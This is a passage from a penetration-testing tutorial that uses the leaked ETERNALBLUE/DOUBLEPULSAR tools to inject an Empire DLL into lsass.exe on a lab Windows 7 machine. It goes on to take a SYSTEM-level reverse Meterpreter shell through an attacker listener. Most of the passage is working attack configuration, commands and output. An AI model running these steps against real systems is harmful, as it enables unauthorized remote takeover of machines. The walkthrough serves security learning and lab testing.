
The framework will ask us for the local path where our malicious DLL is located (which is the one we created with Empire and we copied to Windows XP attacker machine). The following parameters must be used with default configuration.

Finally, it will ask us if we want to run *DOUBLEPULSAR*.



```
[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.109] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.1.109:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                      Value
----                      -----
NetworkTimeout            60
TargetIp                  192.168.1.109
TargetPort                445
DllPayload                C:\NSA\Leak\shadowbroker-master\windows\launcher.d
                          ll
DllOrdinal                1
ProcessName               lsass.exe
ProcessCommandLine
Protocol                  SMB
Architecture              x64
Function                  RunDLL

[?] Execute Plugin? [Yes] : yes
```

And if everything works cool…




```
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xFE2AB4F
6
    SMB Connection string is: Windows 7 Professional 7600
    Target OS is: 7 x64
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

*We'll get the message **"Doublepulsar Succeded".***

Getting Empire Session

Meanwhile in our Linux attacker machine where we have the Empire listener, we received the reverse connection:




```
(Empire: stager/dll) > [+] Initial agent 1TWXHGHHWZHLSSV4 from 192.168.1.109 now active

(Empire: stager/dll) > agents

[*] Active agents:

  Name              Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------         -----------     ------------    ---------           -------             -----    --------------------
  1TWXHGHHWZHLSSV4  192.168.1.109   HACKME          *WORKGROUP\SYSTEM   lsass/484           5/0.0    2017-04-16 02:49:21

(Empire: agents) > interact 1TWXHGHHWZHLSSV4
(Empire: 1TWXHGHHWZHLSSV4) > sysinfo
(Empire: 1TWXHGHHWZHLSSV4) >
Listener:         http://192.168.1.105:8080
Internal IP:      192.168.1.109
Username:         WORKGROUP\SYSTEM
Hostname:         HACKME
OS:               Microsoft Windows 7 Professional
High Integrity:   1
Process Name:     lsass
Process ID:       484
PSVersion:        2
```

That's all, YOU WIN!

Migrating to Meterpreter


Empire allows us to execute on the target machine practically the same commands as Metasploit Meterpreter. However, we can do the migration from the *Empire agent* to the *Meterpreter listener* very easily.

Step 1: Setting up Meterpreter's listener




```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
```

It's important to use the payload *"windows/meterpreter/reverse_httpS".*




```
msf exploit(handler) > set LPORT 8888
LPORT => 8888
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.105:8888
[*] Starting the payload handler...
```

Step 2: In Empire, run the module *"code_execution"* to inject the meterpreter code



```
eEmpire: BALTB2SM2FGLCMKB) > usemodule code_execution/invoke_shellcod
(Empire: code_execution/invoke_shellcode) > set Lhost 192.168.1.105
(Empire: code_execution/invoke_shellcode) > set Lport 8888
(Empire: code_execution/invoke_shellcode) > execute
(Empire: code_execution/invoke_shellcode) >
Job started: Debug32_kupxm

Shellcode injected.
```

Step 3: Get the Meterpreter session



```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.105:8888
[*] Starting the payload handler...
[*] https://192.168.1.105:8888 handling request from 192.168.1.109; (UUID: h5wo
2bv) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.1.105:8888 -> 192.168.1.109:49307) at
2017-04-16 16:33:04 -0300

meterpreter > sysinfo
Computer        : HACKME
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_AR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Final words...

Finally, we've obtained a Meterpreter shell on a Windows 7 SP1 x64 without needing for user interaction, just with knowing its IP.

This reminded me of the ease with which access to a Windows XP is obtained through *ms08_067*.

A curious detail is that, according to the timestamp of *ETERNALBLUE*, the NSA had this since 2011...

Special Greetz:

For helping me to write this paper:
Cristian Borghello (@crisborghe / @seguinfo).

For being by my side whenever I need it:
Claudio Caracciolo (@holesec).
Luciano Martins (@clucianomartins).
Ezequiel Sallis (@simubucks).
Mateo Martinez (@MateoMartinezOK).
Sol (@0zz4n5).

@DragonJar || @ekoparty || "Las Pibas de Infosec".

--
Sheila A. Berta - @UnaPibaGeek.